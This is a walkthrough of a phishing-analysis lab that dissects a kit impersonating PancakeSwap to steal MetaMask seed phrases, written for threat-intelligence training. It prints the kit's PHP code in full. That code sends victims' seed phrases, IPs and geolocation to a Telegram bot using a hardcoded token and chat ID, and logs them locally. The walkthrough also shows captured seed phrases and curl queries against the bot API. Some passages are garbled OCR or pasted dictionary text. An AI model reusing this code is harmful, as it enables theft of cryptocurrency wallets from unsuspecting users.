# GrabThePhisher Lab

| | |
|---|---|
| Created | @August 17, 2025 11:57 PM |

## Scenario

A decentralized finance (DeFi) platform recently reported multiple user complaints about unauthorized fund withdrawals. A forensic review uncovered a phishing site impersonating the legitimate PancakeSwap exchange, luring victims into entering their wallet seed phrases. The phishing kit was hosted on a compromised server and exfiltrated credentials via a Telegram bot.

Your task is to conduct threat intelligence analysis on the phishing infrastructure, identify indicators of compromise (IoCs), and track the attacker’s online presence, including aliases and Telegram identifiers, to understand their tactics, techniques, and procedures (TTPs).


## Introduction


This lab focuses on analyzing a `phishing kit` designed to impersonate a decentralized exchange platform in order to steal sensitive `cryptocurrency wallet` credentials, such as `seed phrases`. The `phishing kit` was hosted on a compromised server and includes a variety of files and scripts that provide insight into the attacker’s methods. By dissecting the kit, investigators can uncover the techniques used for data exfiltration, such as real-time transmission of credentials to a `Telegram` bot, as well as local logging for redundancy.

Through this walkthrough, we will explore the structure of the `phishing kit`,the functionality of its scripts, and the tools leveraged by the attacker to enhance their campaign’s effectiveness. We will also identify key `indicators of compromise` (IoCs) and details about the attacker’s online presence, including usernames and associated metadata. This analysis will not only help in understanding the threat actor's tactics but also in building a comprehensive threat intelligence profile.

As we progress, the lab will demonstrate how legitimate services, such as `Telegram`,can be misused for malicious purposes and how investigators can use the same tools and APIs to uncover critical evidence.


## Initial Analysis




Connect Wallet


Haven’t got a crypto wallet yet?

Learn How to Connect



```php
<?php

$request = file_get_contents("http://api.sypexgeo.net/json/".$_SERVER['REMOTE_ADDR']);
$array = json_decode($request);
$geo = $array->country->name_en;
$city = $array->city->name_en;
$date = date("m.d.Y"); //aaja


/*
 With love and respect to all the hustler out there,
 This is a small gift to my brothers,
 All the best with your luck,

 Regards,
 j1j1b1s@m3r0

  */


    $message = "<b>Welcome 2 The Jungle </b>

<b>Wallet:</b> Metamask
<b>Phrase:</b> <code>" . $_POST["data"] . "</code>
<b>IP:</b> " .$_SERVER['REMOTE_ADDR'] . " | " .$geo. " | " .$city. "
<b>User:</b> " . $_SERVER['HTTP_USER_AGENT'] . "";
```

The attacker has crafted a malicious web page that asks users to input sensitive information, such as their `MetaMask` wallet's seed phrase, under the guise of restoring access to their accounts.




```php
sendTel($message);

    function sendTel($message){
    $id = "5442785564";
        $token = "5457463144:AAG8t4k7e2ew3tTi0IBShcWbSia0Irvxm10";
    $filename = "https://api.telegram.org/bot".$token."/sendMessage?chat_id=".
$id."&text=".urlencode($message)."&parse_mode=html";
    file_get_contents($filename);
        $_POST["import-account__secret-phrase"]. $text = $_POST['data']."\n";;
        @file_put_contents($_SERVER['DOCUMENT_ROOT'].'/log/'.'log.txt', $text, FILE_APPEND);
```

Further analysis of the phishing kit reveals a malicious script that processes the collected data. The script is designed to handle input fields such as the "import account secret phrase" and sends the captured information to an external server using a predefined mechanism. In this case, the stolen data is transmitted to a Telegram bot via an API and also logged locally on the compromised server. This dual approach ensures that the attacker has real-time access to the stolen credentials while maintaining a backup of the data for further exploitation.

## Q2 What is the file name that has the code for the phishing kit?

In phishing campaigns, attackers often create and deploy phishing kits containing files and scripts designed to mimic legitimate websites or services. These kits typically include HTML files for the front-end interface and backend scripts to handle user input and transmit stolen information to the attacker. Identifying the specific file responsible for executing the phishing functionality is essential for dissecting the attack and understanding its mechanics




```
┌──(kali㉿kali)-[~/…/95-GrabThePhisher/temp_extract_dir/pankewk/metamask]
└─$ ls -la
total 844
drwx------ 3 kali kali   4096 Jul 23  2022 .
drwx------ 9 kali kali   4096 Jul 23  2022 ..
-rw-rw-r-- 1 kali kali   6148 Jul  5  2022 .DS_Store
drwx------ 3 kali kali   4096 Jul 23  2022 fonts
-rw-rw-r-- 1 kali kali 839192 Jun 29  2022 index.html
-rw-rw-r-- 1 kali kali   1188 Jul  5  2022 metamask.php
```

in this case, the phishing kit contains a directory specifically targeting MetaMask, a popular cryptocurrency wallet. Among the files in this directory, one file stands out: metamask.php.

## Q3 In which language was the kit written?


The phishing kit in question is primarily written in PHP, as indicated by the presence of the metamask.php file in the kit's directory. PHP,or Hypertext Preprocessor, is a widely-used scripting language that is especially suited for web development. It is embedded into HTML to create dynamic web pages and is executed on the server side, allowing it to handle tasks such as processing form inputs, managing sessions, and interacting with databases.

## Q4 What service does the kit use to retrieve the victim's machine information?



```
$request = file_get_contents("http://api.sypexgeo.net/json/".$_SERVER['REMOTE_ADDR']);
$array = json_decode($request);
$geo = $array-≥country→name_en;
$city = $array→city→name_en;
$date = date("m.d.Y"); //aaja
```

Seen here on the first line we can see a website http://api.sypexgeo.net used by sending the victim's IP address, obtained dynamically through server variables, to the Sypex Geo endpoint, the script retrieves location-based information such as the victim's country, region, and city. This information is then decoded and stored within variables for use elsewhere in the phishing operation.



Sypex Geo - a product for determining the location of a visitor by IP address, from the creators of Sypex Dumper.


https://sypexgeo.net/en/

Sypex Geo - fast and high-quality determination of country and ...

According to Google Search: Sypex Geo is a popular geolocation service offering precise and scalable solutions for identifying user locations based on their IP addresses. It is typically used for legitimate purposes, such as customizing user experiences or enforcing regional restrictions. However, in this phishing scenario, the attacker misuses the service to enrich the stolen data. By including geolocation details, the attacker not only gains insights into the geographical distribution of their victims but also adds a layer of personalization to their phishing campaign, making it more convincing and harder to detect.

## Q5 How many seed phrases were already collected?

Phishing kits are designed to collect sensitive information, and in this case, the `log.txt` file within the phishing kit serves as a repository for all captured seed phrases.



```
┌──(kali㉿kali)-[~/Downloads/95-GrabThePhisher/temp_extract_dir/pankewk]
└─$ cd log

┌──(kali㉿kali)-[~/…/95-GrabThePhisher/temp_extract_dir/pankewk/log]
└─$ ls
log.txt

┌──(kali㉿kali)-[~/…/95-GrabThePhisher/temp_extract_dir/pankewk/log]
└─$ cat log.txt
number edge rebuild stomach review course sphere absurd memory among drastic total
bomb stairs satisfy host barrel absorb dentist prison capital faint hedgehog worth
father also recycle embody balance concert mechanic believe owner pair muffin hockey

┌──(kali㉿kali)-[~/…/95-GrabThePhisher/temp_extract_dir/pankewk/log]
└─$ 
```

By capturing these phrases, the attacker can gain full control over the victims' wallets, enabling them to steal funds or compromise other connected accounts. The presence of three entries indicates that three victims have already fallen for the phishing attack and entered their sensitive information into the fraudulent page.


## Q6 Write down the seed phrase of the most recent phishing incident?

The most recent seed phrase captured by the phishing kit, as reflected in the last entry of the `log.txt` file, is:

`father also recycle embody balance concert mechanic believe owner pair muffin hockey`


As this phrase was the latest addition to the file.

## Q7 Which medium had been used for credential dumping?



```
sendTel($message);

    function sendTel($message){
    $id = "5442785564";
        $token = "5457463144:AAG8t4k7e2ew3tTi0IBShcWbSia0Irvxm10";
    $filename = "https://api.telegram.org/bot".$token."/sendMessage?chat_id=".
$id."&text=".urlencode($message)."&parse_mode=html";
    file_get_contents($filename);
```

What is medium?



Yes, Telegram can be considered a medium. It is a platform f
communication and information sharing, functioning as a soci
media and instant messaging app. While its core function is
messaging, it also allows for group chats, channels (one-way
communication for broadcasting), and file sharing, expanding
role beyond simple messaging.

Here's why Telegram is considered a medium:

**Communication:**

Telegram facilitates both one-on-one and group communication, making it a platform for social interaction.

**Information Sharing:**


Channels on Telegram allow for broadcasting information to large audiences, similar to other social media platforms.

**File Sharing:**

Telegram supports the sharing of various file types, including large files, further extending its capabilities as a medium for information transfer.

## Q8 What is the token for the channel?

In the phishing kit's code, the token for the Telegram bot channel is



```
    function sendTel($message){
    $id = "5442785564";
        $token = "5457463144:AAG8t4k7e2ew3tTi0IBShcWbSia0Irvxm10";
    $filename = "https://api.telegram.org/bot".$token."/sendMessage?chat_id=".
$id."&text=".urlencode($message)."&parse_mode=html";
    file_get_contents($filename);
        $_POST["import-account__secret-phrase"]. $text = $_POST['data']."\n";;
        @file_put_contents($_SERVER['DOCUMENT_ROOT'].'/log/'.'log.txt', $text, FILE_APPEND)
```


A Telegram token is a unique identifier generated when creating a bot through the Telegram Bot API. This token acts as a secure credential that allows the bot to authenticate itself with Telegram servers and communicate with designated channels or users. In the context of this phishing kit, the token enables the attacker's bot to send stolen credentials, such as seed phrases, directly to a pre-configured Telegram chat or channel.

## Q9 What is the chat ID of the phisher's channel?

The chat ID of the phisher's Telegram channel, as found in the phishing script, is `5442785564`.


Refer to Q8 slide: A chat ID is a unique identifier assigned to each chat or group in Telegram. It allows the Telegram Bot API to target specific channels, groups, or users for sending messages. In the context of this phishing kit, the chat ID is used to direct the stolen credentials, such as seed phrases and other sensitive information, to the attacker's Telegram channel. This ID works in conjunction with the bot token to authenticate and specify the recipient of the exfiltrated data.

## Q10 What are the allies of the phish kit developer?



```
/*
 With love and respect to all the hustler out there,
 This is a small gift to my brothers,
 All the best with your luck,

 Regards,
 j1j1b1s@m3r0

  */
```

This appears to be a moniker or handle associated with either the developer or someone credited within the phishing kit. Such aliases are often used by cybercriminals to remain anonymous while operating within underground forums or dark web communities. By including this alias in the code, the developer may be acknowledging their collaborators, associates, or seeking recognition from others in the community



In a relationship, being an "ally" means having someone who actively supports and stands with you, especially in times of need or when facing challenges. It goes beyond simply being a friend; it involves a conscious effort to understand, advocate for, and champion your cause or perspective. It's about being a reliable source of support, encouragement, and a voice for your interests, even when it might be difficult or unpopular.

**Here's a more detailed explanation:**

**Active Support:**

An ally doesn't just offer passive support. They actively listen, offer advice, and take steps to help you achieve your goals or navigate difficult situations.

**Advocacy:**

Allies speak up on your behalf, challenge negative perceptions or stereotypes, and promote your well-being.

**Understanding and Empathy:**

Allies strive to understand your experiences, perspectives, and challenges, fostering a sense of trust and shared understanding.

**Commitment:**


Allyship is a commitment to standing with someone, even when it requires effort or personal sacrifice.

**Beyond Friendship:**

While friendships can be a foundation for allyship, it's not limited to friendships. Allies can be family members, colleagues, or even strangers who choose to support you.

To understand what allies means as This kind of information can be useful for threat intelligence efforts, as it may help in identifying related campaigns, linking activities to specific threat actors, or tracking the individual across different platforms or attacks.


### Q11 What is the full name of the Phish Actor?



```
remnux@remnux:~/Challenges/95-GrabThePhisher$ curl "https://api.telegram.org/bot5457463144:AAG8t4k7e2ew3tTi0IBShcWbSia0Irvxm10/getChat?chat_id=5442785564" | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   204  100   204    0     0    627      0 --:--:-- --:--:-- --:--:--   625
{
  "ok": true,
  "result": {
    "id": 5442785564,
    "first_name": "Marcus",
    "last_name": "Aurelius",
    "username": "pumpkinboii",
    "type": "private",
    "active_usernames": [
      "pumpkinboii"
    ],
    "max_reaction_count": 11,
    "accent_color_id": 6
  }
}
```

## Q12 What is the username of the Phish Actor?

To identify the username of the phishing actor, we examined the results from the Telegram `getChat` API. By leveraging the `curl` command to query the Telegram Bot API, we retrieved detailed information about the chat associated with the phishing campaign. This API call returned metadata that included the actor's username, alongside other details such as their first and last name.



```
┌──(kali㉿kali)-[~/Downloads/95-GrabThePhisher]
└─$ curl -X POST \
  -H "Content-Type: application/json" \
  -d '{"chat_id": "5442785564"}' \
  "https://api.telegram.org/bot5457463144:AAG8t4k7e2ew3tTi0IBShcWbSia0Irvxm10/getChat
```